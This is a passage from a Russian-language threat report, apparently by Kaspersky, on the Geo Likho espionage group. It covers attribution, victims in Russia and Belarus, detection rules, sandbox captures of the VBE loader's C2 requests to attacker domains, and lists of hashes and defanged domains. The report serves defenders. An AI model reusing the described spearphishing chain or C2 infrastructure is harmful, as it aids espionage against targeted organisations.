3  0000000010: 45 06 20 00 27 06 46 06 | 42 06 44 06 27 06 28 06 E. 'F.B.D.'.(.
4
5  0000000020: 20 00 27 06 33 06 44 06 | 27 06 45 06 CC 06 31 06 '3.D'.E.M.1.
6
7  0000000030: 47 06 28 06 31 06 20 00 | 45 06 39 06 38 06 45 06 G.(.1. E.9.8.E.
8
9  0000000040: 20 00 27 06 46 06 42 06 | 44 06 27 06 28 06 20 00 'F.B.D.'.(.
10
11 0000000050: 27 06 33 06 44 06 27 06 | 45 06 CC 06 31 06 47 06 '3.D'.E.M.1.G.
12
13 0000000060: 28 06 31 06 20 00 45 06 | 39 06 38 06 45 06 20 00 (.1. E.9.8.E.
14
15 0000000070: 27 06 46 06 42 06 44 06 | 27 06 28 06 20 00 27 06 'F.B.D.'.(. '
0000000080: 33 06 44 06 27 06 45 06 | CC 06 31 06 47 06 28 06 3.D'.E.M.1.G.(.
0000000090: 31 06 20 00 45 06 39 06 | 38 06 45 06 20 00 27 06 1. E.9.8.E. '
00000000A0: 46 06 42 06 44 06 27 06 | 28 06 20 00 27 06 33 06 F.B.D.'.(. '3.
00000000B0: 44 06 27 06 45 06 CC 06 | 31 06 47 06 28 06 31 06 D'.E.M.1.G.(.1.
00000000C0: 20 00 45 06 39 06 38 06 | 45 06 20 00 27 06 46 06 E.9.8.E. 'F.
00000000D0: 42 06 44 06 27 06 28 06 | 20 00 27 06 33 06 44 06 B.D.'.(. '3.D.
00000000E0: 27 06 45 06 CC 06 00 00 | 'E.M.

```

Атрибуция

Мы с высокой степенью уверенности относим описанные кампании к активности группы Geo Likho. Кроме того, ретроспективный анализ позволяет нам отнести к этой группе вредоносные кампании со шпионом Batavia, которые мы исследовали с марта 2025 года. Были выявлены достоверные сходства между кодом начальных VBE-загрузчиков предыдущих и этих кампаний, кодом функций импланта первого этапа атаки и сходства в расшифрованных строках полезных нагрузок.

Жертвы

В ходе исследования на основании данных нашей телеметрии мы идентифицировали порядка 260 жертв в России, примерно 20 жертв в Республике Беларусь и отдельные заражения в Германии, Сербии и Гонконге. Жертвы в последних трех регионах, вероятнее всего, случайны.

Почти все спирфишинговые письма, а также фальшивые документы, отвлекающие внимание пользователя, задействованные в кампаниях этой группы, написаны на русском языке. Эта лингвистическая улика и данные нашей телеметрии привели нас к выводу, что основные цели группы расположены в РФ и РБ. Основное внимание атакующие уделяют организациям из сферы авиации и судоходным компаниям. Среди других мишеней часто встречаются организации из сфер машиностроения, образования, а также государственные учреждения.

Выводы

Geo Likho — это АРТ-группа, которая появилась в июле 2024 г. Она атакует организации в РФ и РБ. Злоумышленники используют спирфишинг в качестве вектора первоначального доступа: когда пользователь переходит по ссылке, которая выглядит как путь к официальному документу, на машину жертвы загружается вредоносный скрипт, запускающий трехступенчатое заражение. Geo Likho похищает у своих жертв не только документы, но и дополнительную информацию — например, список установленных программ, драйверов и компонентов ОС.

Злоумышленники используют тот же набор инструментов, что и в предыдущих кампаниях. Он включает VBE-загрузчик, имплант первого этапа атаки на языке Delphi и вредоносный файл второго этапа атаки на C++. Мы также обнаружили, что злоумышленники стали создавать отдельные вредоносные утилиты под конкретную инфраструктуру жертвы. Начальный вектор атаки остается неизменным — хорошо подготовленное спирфишинговое письмо со ссылкой на вредоносный VBE-скрипт.

В недавних кампаниях мы выявили большое количество вредоносных доменов этой группы. Злоумышленники продолжают активную деятельность и сегодня. Эти данные свидетельствуют о том, что операторы вкладывают значительные ресурсы в разработку своих инструментов, стремясь повторно использовать проверенные вредоносные утилиты.

В целом атаки группы характеризуются тщательной подготовкой, ориентацией на конкретные страны (Россию и Беларусь) и использованием уникальных образцов вредоносного ПО для отдельных жертв, что затрудняет обнаружение заражения.

Детектирование продуктами «Лаборатории Касперского»

Защитные решения «Лаборатории Касперского», такие как [Kaspersky Endpoint Detection and Response Expert](#), успешно обнаруживают вредоносную активность в рамках описанных атак.

Часть этой активности детектируется за счет выявления аномального поведения процессов, выходящего за рамки типичных пользовательских сценариев. В рассматриваемом случае речь идет о запуске скрипта на VBS непосредственно из архивированного файла без предварительной явной распаковки пользователем. Решение KEDR Expert детектирует эту активность с помощью правила [archiver_start_suspicious_program](#).

The screenshot displays the Kaspersky KEDR Expert interface. At the top, a breadcrumb trail shows 'All events' > 'Process started'. Below this, a process tree is visible, starting with 'WinRAR.exe' and 'wscript.exe', leading to 'IFileSystem3.GetSpecialFolde...', 'dvsag3re', and finally 'HEUR:Trojan-Downloader.VBS...' which is loading 'vbscript.dll'. The main panel is titled 'Details' and 'Events (12)'. The selected event is 'Process started'. The details for this event are as follows:


Field	Value
IOA tags	archiver_start_suspicious_program
File	"C:\Windows\System32\wscript.exe"
Process ID	11300
Launch parameters	"C:\WINDOWS\System32\Wscript.exe" "C:\Users\user_ca\AppData\Local\Temp\Rar\$Dla8580.34582.rar\temp\Текст Договора - новая версия.vbe"
Process creation flags	["DEBUG_PROCESS"]
MD5	1bc87886c5d8a35a7d6f00c5a4cf2576
SHA256	40d9518bf166d1d94b4d60dfe40efb06d2dd92e1ca6d9ab1a4d2b8ccc49da532
File type	PE executable

Additional information provided includes the parent process details and system info:

Field	Value
Parent process File	"C:\Program Files\WinRAR\WinRAR.exe"
Parent process Process ID	8580
Parent process Launch parameters	"C:\Program Files\WinRAR\WinRAR.exe" "F:\Текст Договора - новая версия.rar"
Parent process MD5	2e5422a3b00ff9625c867c796552fa6d
Parent process SHA256	a1c7ffe4fdad4de4066df44d12a356517a0505e7b1e6fa9c4b08f02c513aa142
System info Host name	te-ws10-vm-alc-lab2.local
System info Host IP	10.10.10.210

Для комплексного анализа описанной вредоносной активности может быть использовано решение Kaspersky Cloud Sandbox, входящее в состав [Kaspersky Threat Analysis](#), которое предоставляет детальную информацию о поведении исследуемых вредоносных файлов. В частности, данный инструмент позволяет выявлять индикаторы компрометации на основе поведенческого анализа.

На рисунке ниже представлен интерфейс Kaspersky Cloud Sandbox, демонстрирующий результаты динамического анализа одного из образцов вредоносного VBE-загрузчика:



Suspicious activities

Download data

Status	Severity	Description
Low	290	The process \$windir\system32\wscript.exe is trying to access the network.

Детонация вредоносного образца в Kaspersky Cloud Sandbox

По результатам динамического анализа видно, что исследуемый образец пытается установить сетевое соединение с C2-сервером. Более подробно проанализировать всю цепочку сетевого взаимодействия можно на вкладке «Действия в сети»:

Результаты	Действия в системе	Извлеченные файлы	Действия в сети
HTTPS-запросы	IP-сессии	TCP-сессии	UDP-сессии
DNS-запросы	TLS-сессии	FTP-сессии	IRC-сессии
POP3-сессии	SMB-сессии	SMTP-сессии	SOCKS-сессии

HTTPS-запросы

Скачать данные

Статус	APT-категории	Веб-адрес	Метод	Код ответа	Длина ответа	Поля
Опасный	—	altai-krai.com/altai-mail/?file=hcl-9468418698359484396Foreign Exchange Market Trading Methods	GET	200	4 465 Б	Заголовки запроса Cookie: pro-copytrade-portal.com-3200; PHPSESSID=17f6d74aa041ab4472358d94229f0b2 Host: altai-krai.com User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp WinHttpRequest 5) ... и еще 2 Заголовки ответа Keep-Alive: timeout=5, max=100 cache-control: no-store, no-cache, must-revalidate pragma: no-cache
Опасный	—	altai-krai.com/altai-mail/?file=hcl-9468418698359484396Sessionset	GET	200	4 465 Б	Заголовки запроса Cookie: pro-copytrade-portal.com-3200; PHPSESSID=17f6d74aa041ab4472358d94229f0b2 User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp WinHttpRequest 5) Accept: */* ... и еще 2 Заголовки ответа Keep-Alive: timeout=5, max=100 cache-control: no-store, no-cache, must-revalidate pragma: no-cache

Коммуникация с C2 в рамках детонации вредоносного образца в Kaspersky Cloud Sandbox

Детектирование этой кампании на основе сетевого трафика используемых вредоносных образцов также возможно с помощью [Kaspersky Anti Targeted Attack \(KATA\) с модулем NDR](#). Например, сетевая активность VBE-загрузчика по протоколу HTTP обнаруживается с помощью правила Trojan.Batavia.HTTP.C&C.

Dashboard

Alerts

Network traffic events

Custom rules

Storage

Assets

Network map

Risks and anomalies

Reports

Logs

Settings

Sensor servers

All alerts

Alert #10

Show related

Assign to @Me

Close alert

State

New

Importance

High

Data source

SPAN Sensor 10.68.244.11 (2026-04-20 12:57:57)

Time created

2026-04-20 12:57:57

Time updated

2026-04-20 12:58:18

Scan results

IDS Trojan.Batavia.HTTP.C&C

IDS rule

Payload

length = 402

000

47 45 54 20 2F 73 70 62 2D 65 6D 61 69 6C 2F 3F

GET /spb-email/?

010

66 69 6C 65 3D 31 76 6E 69 2D 37 2E 38 34 36 37

file=1vni-7.8467

020

39 39 33 32 31 34 34 34 35 39 32 35 32 39 26 76

99321444592529&v

030

69 65 77 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63

iew HTTP/1.1

040

63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65 70

cept: */*Accep

050

74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75

t-Language: en-u

060

73 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69

s;Accept-Encodi

070

6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C 61 74

ng: gzip, deflat

080

65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D

e;User-Agent: M

090

6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70

ozilla/4.0 (comp

0a0

61 74 69 62 6C 65 38 20 4D 53 49 45 20 37 2E 30

atible; MSIE 7.0

0b0

38 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31

; Windows NT 6.1

0c0

3B 20 57 4F 57 36 34 3B 20 54 72 69 64 65 6E 74

; WOW64; Trident

А при обнаружении сетевой активности модулей-шпионов с их командным сервером по протоколу HTTP в интерфейсе продукта создается оповещение с именем Trojan-Spy.Agent.HTTP.C&C.



Индикаторы компрометации

* Дополнительные индикаторы компрометации и правило YARA для детектирования активности группы Geo Likho доступны клиентам [сервиса аналитических отчетов об APT-угрозах](#). Для получения более подробной информации свяжитесь с нами по адресу intelreports@kaspersky.com.

Вредоносные архивы

[cd5a9f9b369c52350b8785071e893b45](#)
[d6a90bcbb8e9f557f702c33f306d5072](#)
[7397f93e7b3d51015950574bd27f1b8f](#)
[33f107316a0a6d06f4b2a0d4de57ea58](#)
[1053456499330dde618f5465a2683c6a](#)

Вредоносные VBE-загрузки

[ea2a5bdc6dfe8966900d47d9eb8a975](#)
[7ab444073231de6f2180d62382845430](#)
[4fa07738f86cd96649e04c8603d1c3ba](#)
[cd8faf5137bb50b1ba627e2b52802c91](#)
[9f7c5a32461d7bc75b8f1472aa61f57e](#)
[7987d8f63c8cb0ea0b0ebc6ba006678e](#)
[5024a3a66aba7ec493f6f5f0282dbc35](#)
[3fcb27b2598a4902e82ef3203ce7170c](#)
[140e2672a823d342784104c696d4a4d2](#)
[5269065f5f7b851a49d649b176208e8e](#)
[55f4e7513e11cd845e5f1ae4aeecc440b](#)
[0ce01054c73ec7fea934bb7f9bef4758](#)
[482a64f79700721b691f68a76a3c48c9](#)
[6b327c638bdef8518f30d8337c94f9ba](#)
[12542673cdc4200860b8749db1d3afb0](#)

[455d7dc141b5b178fd9d065a2cc93bf1](#)
[9299e7ac2d5d4902bb04be201b41b2ac](#)
[bc2f3f864632b7499496d8c897c41aca](#)
[27395227f8de2553d3c76c95dbd8e5b0](#)

Вредоносные импланты, написанные на Delphi:

[b8d5c7e42bc77d296cd168de9cd38a6d](#)
[b45a7f18a6083f24820df427f3271c47](#)
[abc1e9a91716bee395a8a8013118668d](#)
[a7f2ce3795dd82c39ad2955ca535aebb](#)
[931f07b47d0cb657b023e6f645466e14](#)
[9127c40774d8149216cdb579a3e4e32b](#)
[8252e43ecceac3d36fef97ad106998d9](#)
[81c495f7680679b756db570ca5a5e75c](#)
[7f623ee2f04a7cb4c1933d270c20d969](#)
[708760caf65f562f1e97a45fa582c146](#)
[6f0c7d4716e7bf7f6f12ce00b0b5ea97](#)
[6d25b76075ee59158daece787dd5fef0](#)
[6bfea0f106901f3c92c661b741aac1cf](#)
[6a72fce31316719980ce71f3cf883d34](#)
[60c4842c4f147b3cc3ae3e8c44c4b075](#)
[5cfa142d1b912f31c9f761ddefb3c288](#)
[5acb8168c0eb50e14641634746bff66d](#)
[5984144d61349a93506d728be4aa51ca](#)
[593a6e47516622e281bce338688145a9](#)
[53fdfd366bf7c3e0f5f18f21444e12dd](#)

Вредоносные импланты, написанные на C++:

[a195387c0612e1e7ca70b8bbd9258c5a](#)
[a075c0de2619b0ba7f0b9f176dd07e0e](#)
[9fe76fadb0fda6b0eabd48dff9bd5d9a](#)
[9f541c8f8616ba69d930bdd2a0849c11](#)
[9e82ad20a2263398580ccda2623c15bf](#)
[9e1f5d642494e9e0fa1870f4623f86b6](#)
[9c6281cca7e5b4cd79b5e3fa9ef05dfb](#)
[95370681f1aa47b6601767f931c4898d](#)
[94e4619b30696045701fce110d1877df](#)
[948bb3ca165d386c7040e0acdbcc29d2](#)
[92dda4e82a2105391d7a556a4c3c4a94](#)
[8e0f1f5d5a13e4dc5f0be7e6c1880dc6](#)
[8a6bbad530ae4142b93ebcb457636b13](#)
[7b5a5cd2f6dc88af9ab807b4ffa9cd31](#)
[7ab920719b0c8bb278b15f289756e168](#)
[7a5f07544468e137373c288f9d41b57e](#)
[722c420a028d9e761ed161a41acaf2e9](#)
[72170132b1e36a356ddaeb55bca1ce80](#)
[b89981f3d955f510aaf6822df2716cea](#)

Вредоносные домены

[ryazan-gorod\[.\]com](#)
[sverdlovsk-info\[.\]email](#)
[oblast-ru\[.\]com](#)
[spb-energo\[.\]net](#)
[stavropol-gorod\[.\]net](#)
[picture-boxing\[.\]com](#)
[ru-exchange\[.\]com](#)
[stavropol-net\[.\]com](#)

[saratov-net\[.\]com](#)
[findabearq\[.\]com](#)
[magnitogorsk-mash\[.\]net](#)
[surgutaerof\[.\]net](#)
[vizioilence\[.\]com](#)
[tver-prom\[.\]com](#)
[kursk-network\[.\]net](#)
[kursk-prom\[.\]com](#)
[khabarovsk-krai\[.\]com](#)
[badgodago\[.\]com](#)
[engels-prom\[.\]email](#)
[justovertroo\[.\]com](#)
[ggrheicuye\[.\]com](#)
[getfilesfaster\[.\]com](#)
[email-file\[.\]info](#)
[storage-center24\[.\]com](#)
[belgorod-energo\[.\]net](#)
[tver-oboron\[.\]net](#)
[kaliningrad-gorod\[.\]net](#)
[altai-krai\[.\]com](#)
[techsurgut\[.\]com](#)

Группа Geo Likho продолжает атаки на цели в России, фокусируясь на авиационной отрасли и водном транспорте

Ваш e-mail не будет опубликован. Обязательные поля помечены *

Имя *

E-mail *

[Cancel](#)

Δ